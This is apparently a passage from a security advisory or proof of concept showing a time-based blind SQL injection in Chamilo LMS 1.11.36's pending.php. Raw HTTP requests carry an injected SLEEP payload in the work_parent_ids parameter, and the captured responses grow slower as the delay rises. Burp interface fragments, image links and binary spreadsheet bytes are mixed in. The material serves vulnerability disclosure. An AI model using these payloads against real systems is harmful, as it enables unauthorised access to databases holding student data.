        if ($exportXls) {
            exportPendingWorksToExcel($values);
        }
    }
} else {
    $content .= Display::return_message(get_lang('NoCoursesForThisUser'), 'warning');
}

...
```

Request (HTTP):

```http
POST /main/work/pending.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Cookie: ch_sid=1ff732ef8c7641c08aa8f301da0bd408

work_parent_ids%5B%5D=1) AND 1=IF(1>0,SLEEP(1),0) OR parent_id IN(1&_qf__pending=&export_xls=1
```


Response (HTTP):

```http
HTTP/1.1 200 OK
Date: Sat, 28 Mar 2026 21:21:13 GMT
...
Content-Disposition: attachment; filename= Students-assignments-to-be-corrected_2026-03-28-212115.xlsx
Content-Description: Students-assignments-to-be-corrected_2026-03-28-212115.xlsx
Content-Transfer-Encoding: binary
Content-Type: application/octet-stream

PK

...
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom actio
Search
0 highlights
Done
6,970 bytes | 1,142 millis


```
POST /Projects/chamilo-1.11.36/main/work/pending.php HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Cookie: ch_sid=1ff732ef8c7641c08aa8f301da0bd408

work_parent_ids%5B%5D=1) AND 1=IF(1>0,SLEEP(0),0) OR parent_id
IN(1&_qf__pending=&export_xls=1
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Mar 2026 21:22:53 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Accept-Ranges: bytes
Content-Length: 6408
Content-Disposition: attachment; filename=
Students-assignments-to-be-corrected_2026-03-28-212253.xlsx
Content-Description: Students-assignments-to-be-corrected_2026-03-28-212253.xlsx
Content-Transfer-Encoding: binary
Content-Type: application/octet-stream

PKÚº|\G  D²Zõ[Content_Types].xml  ÊNÃ0E+|Eâ-J  ²@5í  Å*Q>`°'  UÇ¶l+ö+L     Ô@  nbEñ½gr=ãñtWêd  >
(k
6Êr   V*³,ØÛå)½cI  `$hk°`{l:¹/öCBb
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom ac
Search
0 highlights
Done
6,970 bytes | 5,186 millis

```
POST /Projects/chamilo-1.11.36/main/work/pending.php HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Cookie: ch_sid=1ff732ef8c7641c08aa8f301da0bd408

work_parent_ids%5B%5D=1) AND 1=IF(1>0,SLEEP(2),0) OR parent_id
IN(1&_qf__pending=&export_xls=1
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Mar 2026 21:23:07 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Accept-Ranges: bytes
Content-Length: 6408
Content-Disposition: attachment; filename=
Students-assignments-to-be-corrected_2026-03-28-212311.xlsx
Content-Description: Students-assignments-to-be-corrected_2026-03-28-212311.xlsx
Content-Transfer-Encoding: binary
Content-Type: application/octet-stream

PKâª|\G  D²Zõ[Content_Types].xml  ÊNÃ0E+|Eâ-J  ²@5í  Å*Q>`°'  UÇ¶l+ö+L     Ô@  nbEñ½gr=ãñtWêd  >
(k
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom a
Search
0 highlights
Done
6,970 bytes | 21,186 millis

```
POST /Projects/chamilo-1.11.36/main/work/pending.php HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Cookie: ch_sid=1ff732ef8c7641c08aa8f301da0bd408

work_parent_ids%5B%5D=1) AND 1=IF(1>0,SLEEP(10),0) OR parent_id
IN(1&_qf__pending=&export_xls=1
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Mar 2026 21:23:20 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Accept-Ranges: bytes
Content-Length: 6408
Content-Disposition: attachment; filename=
Students-assignments-to-be-corrected_2026-03-28-212340.xlsx
Content-Description: Students-assignments-to-be-corrected_2026-03-28-212340.xlsx
Content-Transfer-Encoding: binary
Content-Type: application/octet-stream

PKõª|\G  D²Zõ[Content_Types].xml  ÊNÃ0E+|Eâ-J  ²@5í  Å*Q>`°'  UÇ¶l+ö+L     Ô@  nbEñ½gr=ãñtWêd  >
(k
```